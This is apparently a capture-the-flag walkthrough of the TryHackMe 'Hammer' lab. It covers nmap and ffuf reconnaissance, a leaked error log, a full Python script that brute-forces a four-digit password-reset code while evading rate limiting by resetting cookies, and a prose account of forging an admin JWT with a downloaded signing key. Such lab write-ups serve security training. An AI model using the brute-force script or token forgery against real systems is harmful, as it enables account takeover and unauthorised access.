Here’s the guide from cracking TryHackMe Hammer Challenge. This challenge is rated medium and needs some coding skills. Let’s go through it step by step.
- Get Services on Hammer Using Nmap
- Look Into The PHP Application
- Get The Leftover Log File
- Get Pass The Forgot Password Logic
- Getting Past The Logout Issue
- Get Second Task’s Flag
- Final Remarks
Get Services on Hammer Using Nmap
We begin our attack by running a comprehensive Nmap scan on Hammer. This reveals several open ports and services, with web services being particularly noteworthy. Armed with these findings, we can now probe the exposed services for potential vulnerabilities.
nmap -v -T4 -sC -sV -p- -oN nmap.log -A 10.10.159.92
This gives us two ports, 22 and 1337 of which port 1337 has a PHP application.
# Nmap 7.60 scan initiated Fri Sep 20 04:18:59 2024 as: nmap -v -T4 -sC -sV -p- -oN nmap.log -A 10.10.159.92

Nmap scan report for ip-10-10-159-92.eu-west-1.compute.internal (10.10.159.92)
Host is up (0.00045s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
1337/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Login
MAC Address: 02:9E:1C:53:88:FF (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=9/20%OT=22%CT=1%CU=31111%PV=Y%DS=1%DC=D%G=Y%M=029E1C%T
OS:M=66ECEEB6%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10D%TI=Z%CI=Z%TS=A
OS:)SEQ(SP=106%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M2301ST11NW7%O2=M23
OS:01ST11NW7%O3=M2301NNT11NW7%O4=M2301ST11NW7%O5=M2301ST11NW7%O6=M2301ST11)
OS:WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=
OS:F507%O=M2301NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N
OS:)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0
OS:%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7
OS:(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=
OS:0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 21.670 days (since Thu Aug 29 12:36:11 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.45 ms ip-10-10-159-92.eu-west-1.compute.internal (10.10.159.92)

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Sep 20 04:40:38 2024 -- 1 IP address (1 host up) scanned in 1300.10 seconds
Look Into The PHP Application
Upon visiting the website on port 1337, it greets us with a login page.

Here, it mentions that the directory names start with hmr_. Therefore, we need to prefix this while fuzzing our directories.
Get The Leftover Log File
With the previous information available to us, we can start FUZZing the directories.
ffuf -c -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -e .php,.html,.txt,.bak -u http://10.10.159.92:1337/hmr_FUZZ -of html -o ffuf.html
This gives us the output as follows.
css
js
images
logs
However, this is not the names of the directories since we have prefixed with hmr_. Thus, we will look into hmr_logs directory. Here is a file named error.logs.
[Mon Aug 19 12:00:01.123456 2024] [core:error] [pid 12345:tid 139999999999999] [client 192.168.1.10:56832] AH00124: Request exceeded the limit of 10 internal redirects due to probable configuration error. Use 'LimitInternalRecursion' to increase the limit if necessary. Use 'LogLevel debug' to get a backtrace.
[Mon Aug 19 12:01:22.987654 2024] [authz_core:error] [pid 12346:tid 139999999999998] [client 192.168.1.15:45918] AH01630: client denied by server configuration: /var/www/html/
[Mon Aug 19 12:02:34.876543 2024] [authz_core:error] [pid 12347:tid 139999999999997] [client 192.168.1.12:37210] AH01631: user tester@hammer.thm: authentication failure for "/restricted-area": Password Mismatch
[Mon Aug 19 12:03:45.765432 2024] [authz_core:error] [pid 12348:tid 139999999999996] [client 192.168.1.20:37254] AH01627: client denied by server configuration: /etc/shadow
[Mon Aug 19 12:04:56.654321 2024] [core:error] [pid 12349:tid 139999999999995] [client 192.168.1.22:38100] AH00037: Symbolic link not allowed or link target not accessible: /var/www/html/protected
[Mon Aug 19 12:05:07.543210 2024] [authz_core:error] [pid 12350:tid 139999999999994] [client 192.168.1.25:46234] AH01627: client denied by server configuration: /home/hammerthm/test.php
[Mon Aug 19 12:06:18.432109 2024] [authz_core:error] [pid 12351:tid 139999999999993] [client 192.168.1.30:40232] AH01617: user tester@hammer.thm: authentication failure for "/admin-login": Invalid email address
[Mon Aug 19 12:07:29.321098 2024] [core:error] [pid 12352:tid 139999999999992] [client 192.168.1.35:42310] AH00124: Request exceeded the limit of 10 internal redirects due to probable configuration error. Use 'LimitInternalRecursion' to increase the limit if necessary. Use 'LogLevel debug' to get a backtrace.
[Mon Aug 19 12:09:51.109876 2024] [core:error] [pid 12354:tid 139999999999990] [client 192.168.1.50:45998] AH00037: Symbolic link not allowed or link target not accessible: /var/www/html/locked-down
From the output, we can assume the following information:
There is a user
tester@hammer.thm.There could be an admin login page.
The hostname could be
hammer.thm.
Following this, we can add the hostname for the machine so that it’s easier for us in the process.
Get Pass The Forgot Password Logic
Here, we can see a Forgot Password link on the login page. When we proceed with adding the email tester@hammer.thm, it gives us a timer of 180 seconds to enter 4 digit recovery code. Furthermore, we will notice that there is a rate limiting of 8 requests before it permanently throws the error and blocks the page.
So, in order to get past this situation, we have to remove the cookies, and restart the process. Fortunately, we can left off from where we started. To summarize:
Request “reset_password.php” with email to establish a session needed to enter the recovery code.
Try the codes incrementing each time until a different response size is received. This suggests that page content has changed.
The following python script does the above and stores the unique response sizes in a file so that it’s easy to view.
import requests
import time
import logging
import sys

url = "http://hammer.thm:1337/reset_password.php"
email = "tester@hammer.thm"

logging.basicConfig(filename='brute_force.log', level=logging.INFO,
                    format='%(message)s', filemode='w')

def reset_cookies(session):
    session.cookies.clear()

def send_reset_request(session):
    data = {'email': email}
    return session.post(url, data=data, allow_redirects=True)

def send_recovery_code(session, code, s):
    data = {'recovery_code': f'{code:04d}', 's': s}
    return session.post(url, data=data, allow_redirects=True)

def main():
    session = requests.Session()
    code = 0
    unique_sizes = set()

    send_reset_request(session)

    while code < 10000:
        sys.stdout.write(f"\rProcessing code: {code:04d}")
        sys.stdout.flush()

        s = int(time.time())
        response = send_recovery_code(session, code, s)

        rate_limit = int(response.headers.get('Rate-Limit-Pending', 0))
        response_size = len(response.content)

        if response_size not in unique_sizes:
            unique_sizes.add(response_size)
            logging.info(f"{code:04d},{response_size},{rate_limit}")

        if rate_limit <= 0:
            reset_cookies(session)
            send_reset_request(session)
            continue

        code += 1

    print("\nDone.")

if __name__ == "__main__":
    main()
This gave me a code 1004, that had a different response size. However, this could be different for you since it’s changed but not that often. We might need to retry it to find the recovery within 180 seconds.
On a different terminal, we can poll for the brute_force.log file.
while true; do cat brute_force.log; sleep 10; done
Once we reset the password, we can log into the machine and get our first flag.
Getting Past The Logout Issue
However, the website logs us out in a few seconds. So, we have to use BurpSuite to get past that. Additionally, it looks like we can only use ls command for this user.


Since we can download the key file, we can use its content to use in the signature part, and form our own token. In addition to this, we can see a role key for which we can try using admin to get access to more commands.

Using this token in the repeater, gives us access to all commands.
Get Second Task’s Flag

For the next task, since the task mentions the file, we can try using cat command.
Also read: Integrating Amplitude in React Native
Final Remarks
Through this comprehensive walkthrough, “Cracking the TryHackMe Hammer Challenge,” we’ve explored the power of automation and creative problem-solving in cybersecurity challenges. This post not only demonstrates how to leverage Python programming to efficiently tackle complex problems but also highlights the importance of thinking outside the box when confronted with security obstacles.
Key takeaways from this challenge include:
The value of automation: By utilizing Python scripts, we significantly reduced the time and effort required to solve the challenge, showcasing how programming skills can be a game-changer in cybersecurity tasks.
Bypassing security measures: We learned practical techniques for circumventing various checks and restrictions, providing insights into how attackers might exploit vulnerabilities in real-world scenarios.
Problem-solving mindset: The challenge encouraged us to think critically and approach problems from multiple angles, a crucial skill in the ever-evolving field of cybersecurity.
Hands-on learning: By working through this practical challenge, we gained valuable experience that bridges the gap between theoretical knowledge and real-world application.
The importance of persistence: Overcoming obstacles in the challenge demonstrates how persistence and methodical approaches pay off in complex security scenarios.
This post serves as a testament to the effectiveness of platforms like TryHackMe in providing realistic, hands-on cybersecurity training. By engaging with such challenges, aspiring security professionals can hone their skills and prepare for the diverse range of problems they may encounter in their careers.
If you found this walkthrough helpful in your cybersecurity journey, please consider giving it a 5-star rating. Your support encourages the creation of more in-depth, practical content like this. Stay tuned for more posts covering various aspects of cybersecurity, ethical hacking, and programming for security. Remember, in the world of information security, continuous learning and practice are key to staying ahead of potential threats and building robust defenses.